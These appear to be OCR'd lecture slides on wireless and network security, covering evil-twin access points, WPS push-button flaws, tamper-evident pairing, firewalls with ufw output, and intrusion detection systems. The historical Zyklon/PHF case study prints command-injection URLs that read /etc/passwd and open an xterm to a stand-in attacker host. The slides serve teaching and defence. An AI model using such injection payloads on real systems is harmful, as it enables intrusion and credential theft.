
Choose one
of MAC1, MAC2

Auth request MAC2

Basic idea:
Attacker pretends to be an AP to intercept traffic or collect data …

802.11 evil twins





Basic attack: Rogue AP

Probe request

MAC1

MAC2

SSID: "linksys", BSSID: MAC1

SSID: "linksys", BSSID: MAC2


Choose one of MAC1, MAC2


Auth request MAC2

…

Basic idea:
Attacker pretends to be an AP to intercept traffic or collect data

802.11 evil twins





Evil twin: spoof MAC1

Probe request

MAC1

MAC2

SSID: "linksys", BSSID: MAC1
SSID: "linksys", BSSID: MAC1

Choose one
of MAC1, MAC2

Auth request MAC2

…

Attacker can send forged disassociate message to victim to get it to look for new connection

Victim might send out probe requests for particular SSIDs, giving attacker info


Conceptually similar to ARP poisoning

WiFi Protected Setup (WPS)


- Problems with WPA-personal:
  - Require Passwords!
  - New devices lack keypads

- WPS – Authenticate if you have physical access
- PIN
- Push Button
  - Push the button to start Diffie-Hellman key exchange
  - Authentication via PIN
  - Attacker can trick the client into joining their AP
- Near field communication (NFC)
- Problems
  - Not hard to guess the PIN (2011 Viehock's attack recovers PIN in few hours)
  - Need physical access to the AP
  - Easy to MITM

Push-button configuration (PBC)



AP



Push button

PBC probe

PBC probe

PBC probe

Push button


PBC response

Diffie-Hellman Key exchange

shared secret

shared secret

Push-button configuration (PBC)



But this is on wireless, so all messages are seen by all parties

Attacker can jam messages, overpower legitimate messages

Can we prevent MitM?

Gollakota et al., Secure In-Band Wireless Pairing, Security 2011

Basic observations:

- Assume all parties in range of each other (all honest broadcasts seen)
- Signals cannot be negated
- Jamming can be made detectable

Tamper-evident Announcement:




Figure 1: The format of a tamper-evident announcement (TEA).

Synchronization: long random data to make overpowering detectable
Payload: key exchange data (public key, etc.)
On-Off slots: Encode cryptographic hash of payload in a manipulation-detectable way

Intractable to find two payloads such that
Hash(payload1) = Hash(payload2)

Discussion


- What attacks aren’t prevented?
- PBC relies on what physical assumptions?
- How easy are such jamming based attacks?

Defenses

- Firewall
- IDS
- Network monitoring

Firewall

A s/w or h/w that filters inbound and outbound n/w traffic based on some rules




```
root@c3s-dell:/home/rahul# ufw status
Status: active

To                         Action      From
--                         ------      ----
22                         LIMIT       Anywhere
1000:2000/udp              ALLOW       Anywhere
Anywhere                   ALLOW       128.84.87.102
128.84.87.102              ALLOW       Anywhere
80/tcp                     ALLOW       Anywhere
443/tcp                    ALLOW       Anywhere
3690                       ALLOW       Anywhere
9418/tcp                   ALLOW       Anywhere
80                         ALLOW       Anywhere
443                        ALLOW       Anywhere
3389                       ALLOW       128.84.0.0/16
2222/tcp (v6)              ALLOW       Anywhere (v6)
1000:2000/udp (v6)         ALLOW       Anywhere (v6)
80/tcp (v6)                ALLOW       Anywhere (v6)
443/tcp (v6)               ALLOW       Anywhere (v6)
22 (v6)                    LIMIT       Anywhere (v6)
3690 (v6)                  ALLOW       Anywhere (v6)
9418/tcp (v6)              ALLOW       Anywhere (v6)
80 (v6)                    ALLOW       Anywhere (v6)
443 (v6)                   ALLOW       Anywhere (v6)

80                         ALLOW OUT   Anywhere
443                        ALLOW OUT   Anywhere
53                         ALLOW OUT   Anywhere
80 (v6)                    ALLOW OUT   Anywhere (v6)
443 (v6)                   ALLOW OUT   Anywhere (v6)
53 (v6)                    ALLOW OUT   Anywhere (v6)
```

Zyklon Whitehouse Hack

[From "The Art of Intrusion"]

- Whitehouse.gov ran a program called PHF
  - It is a form-based interface that takes name as input and looks up address on server (phone book)
  - PHF sanitizes input using "escape_shell_cmd", but escaping was incomplete. Missed the newline char (0x0a)
- Zyklon typed:
  - `http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd`
- Firewall allowed outbound connections:
  - `http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20attackers.ip.address:0.0`
  - `The firewall blocked incoming x-server requests, but outbound was okay!`
  - `Exploited buffer overflow in ufsrestore => Root on whitehouse.gov!`

Types of firewall: based on placement



https://ipwithease.com/network-based-firewall-vs-host-based-firewall/

Types of Firewall: based on functionality

1. (Static) Packet-filtering firewall (Operates in n/w and transport layer)
   - Filter based on TCP/IP header, stateless
   - `srcIP, dstIP, srcPort, dstPort, protocol, etc.`
2. Proxy firewall (a.k.a, Application gateways, Web application firewall (WAF))
   - Have a proxy computer to analyze the packet before letting it in
3. Circuit-level gateways
   - SOCK proxy
4. Stateful packet inspection (SPI) (a.k.a, dynamic packet filtering)


Problems with Firewall

- Interfere w/ networked applications
- Don’t solve many real problem
  - Buggy software (e.g. Buffer overflow)
  - Bad protocols (e.g., WEP in 802.11b)
- Generally don’t prevent denial of service
- Don’t prevent insider attacks
- Increasing complexity and potential for misconfiguration

Intrusion Detection System (IDS)

Intrusion Prevention System (IPS)


- Sits inside a firewall. Relatively slow and complex. Main job is to raise alert about a possible intrusion
- Many types
  1. Network IDS, 2. Host-based IDS, 3. Perimeter IDS, 4. VM IDS
- Detection based on
  1. Statistical anomaly
  2. Attack signature



Deficiencies of Network IDS (NIDS)

